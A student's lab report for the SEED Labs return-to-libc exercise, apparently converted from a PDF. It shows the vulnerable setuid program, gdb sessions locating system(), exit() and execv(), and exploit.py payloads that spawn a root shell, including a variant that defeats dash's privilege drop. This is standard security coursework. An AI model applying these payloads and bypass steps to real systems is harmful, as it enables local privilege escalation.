



P1 - Return-to-libc Attack Lab

Tyler Fink (tdf22b)


Task 1 - VM Set Up




I first downloaded the Seed-Ubuntu20.04.zip file from the link called “Google Drive” on the SEED Project website following the instructions from their github. I then clicked the “New” option in VirtualBox to begin creating the virtual image.




I configured the virtual image using the given parameters from VirtualBox and following the instructions from the SEED Project github.



I selected the option “Use an Existing Virtual Hard Disk File” and selected SEED-Ubuntu20.04.vdi.



Once the VM was created I configured the settings to match the VM described in github. I created a snapshot and ran it.



Task 2 - Environment Set Up

Turning off countermeasures

```
[09/21/25]seed@VM:~$ cd P1
[09/21/25]seed@VM:~/P1$ ls
Labsetup.zip
[09/21/25]seed@VM:~/P1$ unzip Labsetup.zip
Archive: Labsetup.zip
  creating: Labsetup/
  inflating: Labsetup/Makefile
  inflating: Labsetup/retlib.c
  inflating: Labsetup/exploit.py
[09/21/25]seed@VM:~/P1$ ls
Labsetup  Labsetup.zip
[09/21/25]seed@VM:~/P1$ cd Labsetup/
[09/21/25]seed@VM:~/P1/Labsetup$ ls
exploit.py  Makefile  retlib.c
[09/21/25]seed@VM:~/P1/Labsetup$ vim exploit.py
[09/21/25]seed@VM:~/P1/Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/21/25]seed@VM:~/P1/Labsetup$ █
```

First things first I downloaded the LabSetup file from the SeedLabs, transferred it to another folder called P1 and unzipped it to reveal the contents. I checked [exploit.py](#) to ensure I downloaded the correct one by opening the vim editor. I then ran the first command in the lab to turn off address space randomization. This allows finding addresses much easier.

```
TARGET = retlib
all: ${TARGET}

N = 12
retlib: retlib.c
        gcc -m32 -DBUF_SIZE=${N} -fno-stack-protector -z noexecstack -o $@ $@.c
        sudo chown root $@ && sudo chmod 4755 $@

clean:
        rm -f *.o *.out ${TARGET} badfile
~
~
```

The Makefile provided by seedlabs ensures that all the executable flags are turned on. I just have to use the command: make all.

```
[09/21/25]seed@VM:~/P1/Labsetup$ make all
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[09/21/25]seed@VM:~/P1/Labsetup$ ls
exploit.py  Makefile  retlib  retlib.c
[09/21/25]seed@VM:~/P1/Labsetup$
```

```
[09/21/25] seed@VM:~/P1/Labsetup$ sudo ln -sf /bin/zsh /bin/sh
```

I then ran the following statement changes where `/bin/sh` points to. Rather than `bin/sh` pointing to `bin/dash` it will now point to `bin/zsh` to remove the `bin/dash` countermeasure which drops the Set-UID privilege from system functions.

The vulnerable program

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#ifndef BUF_SIZE
#define BUF_SIZE 48
#endif

int bof(char *str)
{
    char buffer[BUF_SIZE];
    unsigned int *framep;

    // Copy ebp into framep
    asm("movl %%ebp, %0" : "=r" (framep));

    /* print out information for experiment purpose */
    printf("Address of buffer[] inside bof(): 0x%.8x\n", (unsigned)buffer);
    printf("Frame Pointer value inside bof(): 0x%.8x\n", (unsigned)framep);

    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char input[1000];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    int length = fread(input, sizeof(char), 1000, badfile);
    printf("Address of input[] inside main(): 0x%.8x\n", (unsigned int) input);
    printf("Input size: %d\n", length);

    bof(input);

    printf("(^_^)(^_^) Returned Properly (^_^)(^_^)\n");
    return 1;
}

// This function will be used in the optional task
void foo(){
    static int i = 1;
    printf("Function foo() is invoked %d times\n", i++);
    return;
}
```

First I confirm that the program from seedlabs matches the program in the lab description. I did have to change BUF_SIZE to 48. I also moved the foo() function to the bottom and added the comment so that it looked just like the lab.

```
[09/21/25]seed@VM:~/P1/Labsetup$ vim retlib.c
[09/21/25]seed@VM:~/P1/Labsetup$ make all
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[09/21/25]seed@VM:~/P1/Labsetup$
```

I run the Makefile again after making the changes to retlib.c and create the new executable.

Task 3 - Lab Tasks

Task 1: Finding out the Addresses of libc Functions

```
[09/23/25]seed@VM:~/P1/Labsetup$ touch badfile
[09/23/25]seed@VM:~/P1/Labsetup$ ls -l
total 28
-rw-rw-r-- 1 seed seed    0 Sep 23 15:33 badfile
-rwxrwxr-x 1 seed seed  554 Dec  5 2020 exploit.py
-rw-rw-r-- 1 seed seed  216 Dec 27 2020 Makefile
-rwsr-xr-x 1 root seed 15788 Sep 21 20:53 retlib
-rw-rw-r-- 1 seed seed  1064 Sep 21 20:53 retlib.c
[09/23/25]seed@VM:~/P1/Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ run
Starting program: /home/seed/P1/Labsetup/retlib
Address of input[] inside main(): 0xffffcdd0
Input size: 0
Address of buffer[] inside bof(): 0xffffcda0
Frame Pointer value inside bof(): 0xffffcdb8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[Inferior 1 (process 3570) exited with code 01]
Warning: not running
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[09/23/25]seed@VM:~/P1/Labsetup$
```

Used GDB in quiet mode to run the executable retlib. With address randomization off, I used the p (print) command to print the addresses of the system and exit functions on the stack. Their addresses were the same as the output in the lab instructions. I found this interesting because that means without address randomization all Ubuntu systems have the system and exit functions in the same place in memory.

Task 2: Putting the shell string in the memory

```
[09/23/25] seed@VM:~/P1/Labsetup$ export MYSELL=/bin/sh
[09/23/25] seed@VM:~/P1/Labsetup$ env | grep MYSELL
MYSELL=/bin/sh
[09/23/25] seed@VM:~/P1/Labsetup$ █
```

I created an environment variable called MYSELL which holds the string /bin/sh to use later in the parameter of the system() function.

```
prtenv.c
#include <stdio.h>
#include <stdlib.h>

void main(){
    char* shell = getenv("MYSELL");
    if (shell)
        printf("%x\n", (unsigned int)shell);
}
```

I then created a program to print out the address of the environment variable and got the following output:

```
[09/23/25] seed@VM:~/P1/Labsetup$ gcc prtenv.c -m32 -o prtenv
[09/23/25] seed@VM:~/P1/Labsetup$ ./prtenv
ffffd467
```

This string needs to be put in the argument of the system function after I jump to it in memory which I will figure in the next task.

Task 3: Launching the attack

```
[09/23/25]seed@VM:~/P1/Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -g -o retlib_dbg retlib.c
```

I first compiled a debugger version of retlib to run in gdb. I then run gdb on the retlib_dbg program.

```
Reading symbols from retlib_dbg...
gdb-peda$ b
No default breakpoint address now.
gdb-peda$ b bof
Breakpoint 1 at 0x124d: file retlib.c, line 10.
gdb-peda$ r
```

I then set a breakpoint at the bof() function in order to obtain the ebp value inside of the bof() function. I use the run command and then I then use the next command in gdb to jump inside of the bof() function. And run the following commands:

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcd98
gdb-peda$ p &buffer
$2 = (char (*)[48]) 0xffffcd5c
gdb-peda$ p/d 0xffffcd98 - 0xffffcd5c
$3 = 60
gdb-peda$ q
```

These commands print the value of the ebp register inside of bof(), print the address of the buffer variable on the stack, and then print the difference of the two values to get the offset. In this case the offset is 60. So therefore I must put the address of the system function at $\text{ebp} + 4$ (64) in order to put the system address on the ret instruction in the stack.

But I also wanted to do another check because when we run retlib:

```
Address of input[] inside main(): 0xffffce00
Input size: 0
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
```

The addresses are clearly different so to ensure I have the correct offset I did the difference between the Frame Pointer value inside bof() (ebp) and the Address of buffer[] inside bof(). This was the following:

Result 

Hex value:
 $\text{fffcde8} - \text{fffc dac} = \mathbf{3C}$

Decimal value:
 $4294954472 - 4294954412 = \mathbf{60}$

- ▾

= ?

Calculate 

Clear

This confirms that the offset between &buffer and \$ebp is 60 and so therefore the ret instruction is at an offset of 64. I now have all the information I need to create [exploit.py](#).

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 72
sh_addr = 0xffffd467 # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 64
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 68
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

I created [exploit.py](#) based on my understanding of the stack. The offset between &buffer and \$ebp is 60 so the address of system goes on the ret function located at offset + 4 which in [exploit.py](#) is X. Then the function will move down the stack from where the parameter we placed is. Therefore we put the parameter of system, being the /bin/sh string at offset + 12, and then the exit() function at offset + 8. I will explain why the address of the exit() function is there and debate its necessity after confirming the exploit works as intended.

```
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xfffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
# exit
[09/23/25]seed@VM:~/P1/Labsetup$
```

The exploit works as intended and I am given root shell access.

Attack Variation 1:

Is the `exit()` function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report and explain your observations.

```
Z = 68
exit_addr = 0x0          # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```



```
Z = 68
exit_addr = 0x00000000    # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
```

```
[09/23/25]seed@VM:~/P1/Labsetup$ vim exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
Segmentation fault
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
Segmentation fault
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
Segmentation fault
[09/23/25]seed@VM:~/P1/Labsetup$ vim exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
Segmentation fault
[09/23/25]seed@VM:~/P1/Labsetup$ vim exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$
```

In short, including an `exit()` address in the payload is highly recommended. I initially wrote zeroes into the stack slots and repeatedly got segmentation faults because `0x0` is not a valid return address. The correct exploit layout (for 32-bit) overwrites the saved return with `system()`'s address, places `exit()` as the next word (the return address for `system()`), and then places the pointer to `"/bin/sh"` as the argument. If `system()` returns and the middle word is garbage, the process will ret into an invalid address and crash. Adding `exit()` as the middle value ensures `system()` returns cleanly, making the exploit robust rather than brittle. But any other valid return address would theoretically allow this to run correctly as well. The reason we use `exit()` is because it is convenient.

Attack Variation 2:

After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

```
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
# exit
[09/23/25]seed@VM:~/P1/Labsetup$ mv retlib newretlib
[09/23/25]seed@VM:~/P1/Labsetup$ ls -l
total 84
-rw-rw-r-- 1 seed seed 300 Sep 23 17:42 badfile
-rwxrwxr-x 1 seed seed 557 Sep 23 17:42 exploit.py
-rw-rw-r-- 1 seed seed 216 Sep 23 16:49 Makefile
-rwsr-xr-x 1 root seed 15788 Sep 23 16:49 newretlib
-rw-rw-r-- 1 seed seed 11 Sep 23 16:54 peda-session-retlib_dbg.txt
-rw-rw-r-- 1 seed seed 11 Sep 23 16:43 peda-session-retlib.txt
-rwxrwxr-x 1 seed seed 15588 Sep 23 16:22 prtenv
-rw-rw-r-- 1 seed seed 141 Sep 23 16:07 prtenv.c
-rw-rw-r-- 1 seed seed 40 Sep 23 16:52 PY
-rw-rw-r-- 1 seed seed 1064 Sep 21 20:53 retlib.c
-rwxrwxr-x 1 seed seed 18540 Sep 23 16:50 retlib_dbg
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./newretlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd9c
Frame Pointer value inside bof(): 0xffffcdd8
zsh:1: command not found: h
[09/23/25]seed@VM:~/P1/Labsetup$
```

The attack does not succeed. I knew this would happen because the names of the files also get pushed on the stack due to the use of environment variables. It states in chapter 5 section 5.3.2 of the book, "It should be noted that the address of the MYSELL environment variable is sensitive to the length of the program name." Therefore when we change the name of retlib to newretlib we shift the address of /bin/sh 6 bytes resulting in the string being read in as the parameter of the system() function as "h ". If we change the name to retlib12 it would shift 4 bytes and only give us /sh as shown:

```
[09/23/25]seed@VM:~/P1/Labsetup$ mv newretlib retlib12
[09/23/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/23/25]seed@VM:~/P1/Labsetup$ ./retlib12
Address of input[] inside main(): 0xfffffce00
Input size: 300
Address of buffer[] inside bof(): 0xffffcdac
Frame Pointer value inside bof(): 0xffffcde8
zsh:1: no such file or directory: /sh
[09/23/25]seed@VM:~/P1/Labsetup$
```

Task 4: Defeat Shell's countermeasure

```
[09/24/25]seed@VM:~/P1/Labsetup$ sudo ln -sf /bin/dash /bin/sh
```

First I relink /bin/sh to /bin/dash. This removes executable power to SET-UID processes.

```
[09/24/25]seed@VM:~/P1/Labsetup$ export MYSELL=/bin/bash
[09/24/25]seed@VM:~/P1/Labsetup$ export MYARG=-p
[09/24/25]seed@VM:~/P1/Labsetup$ env | grep -E 'MYSELL|MYARG'
MYSELL=/bin/bash
MYARG=-p
```

Then to start my exploit to get around the Shell's countermeasures I created two environment variables. Both strings, one that is the /bin/bash string and one that is the -p argument to allow execution of SET-UID processes in the execv function.

```

#include <stdio.h>
#include <stdlib.h>

void main(){
    char* shell = getenv("MYSHELL");
    char* arg = getenv("MYARG");
    if (shell)
        printf("%x\n", (unsigned int)shell);
    if(arg)
        printf("%x\n", (unsigned int)arg);
}

```

```

[09/24/25] seed@VM: ~/P1/Labsetup$ ./prtenv
ffffd45c
ffffde22

```

We then obtain the addresses of the environment variables through the following program which was used very similarly in the last exploit.

```

gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ █

```

I then run GDB on the debugger version of the retlib program to obtain the address of the `execv` function.

I now have 3 out of the 4 things I need. The last argument in the list for the `execv` function needs to be a NULL value. If we run this inside of the `strcpy` function then `strcpy` will terminate at the first zero. Therefore I put the location of the badfile payload outside of the range of the `strcpy` buffer and I referenced the address of `main + offset` rather than `bof()`.

```

Address of input[] inside main(): 0xffffcdf0
Input size: 300

```

After obtaining all of these addresses it was now time to set up [exploit.py](#). I know that the stack layout needs to be 1st address of `execv()` 2nd address of `exit()` 3rd `"/bin/bash"` and 4th a pointer to the 3 argument array of strings to run as arguments inside of the `execv` function. Therefore I set up [exploit.py](#) as such:

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

B = 100
argv1_addr = 0xffffd45c      # The address of /bin/bash
argv2_addr = 0xffffde22      # The address of -p
argv3_addr = 0x00000000      # The address of 0x00000000
content[B:B+4] = (argv1_addr).to_bytes(4,byteorder='little')
content[B+4:B+8] = (argv2_addr).to_bytes(4,byteorder='little')
content[B+8:B+12] = (argv3_addr).to_bytes(4,byteorder='little')

A = 76
argv_addr = 0xffffcdf0 + 100  # The address of the table of arguments in badfile in MAIN!
content[A:A+4] = (argv_addr).to_bytes(4,byteorder='little')

X = 72
sh_addr = 0xffffd45c          # The address of "/bin/bash"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Z = 68
exit_addr = 0xf7e04f80        # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

Y = 64
system_addr = 0xf7e994b0      # The address of execv
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

~
"exploit.py" 33L, 1075C written
```

16,93

I decided to place the 3 argument array at location 100 inside of `badfile` because this was outside of the `strcpy` buffer and therefore would not treat the null bytes as a null terminating string and not read the full 4 bytes. This allowed me to not have to search for a full 4 byte null address inside of `main`. I ran [exploit.py](#) and the program and got root:

```
[09/24/25]seed@VM:~/P1/Labsetup$ vim exploit.py
[09/24/25]seed@VM:~/P1/Labsetup$ ./exploit.py
[09/24/25]seed@VM:~/P1/Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdf0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd9c
Frame Pointer value inside bof(): 0xffffcdd8
bash-5.0# whoami
root
```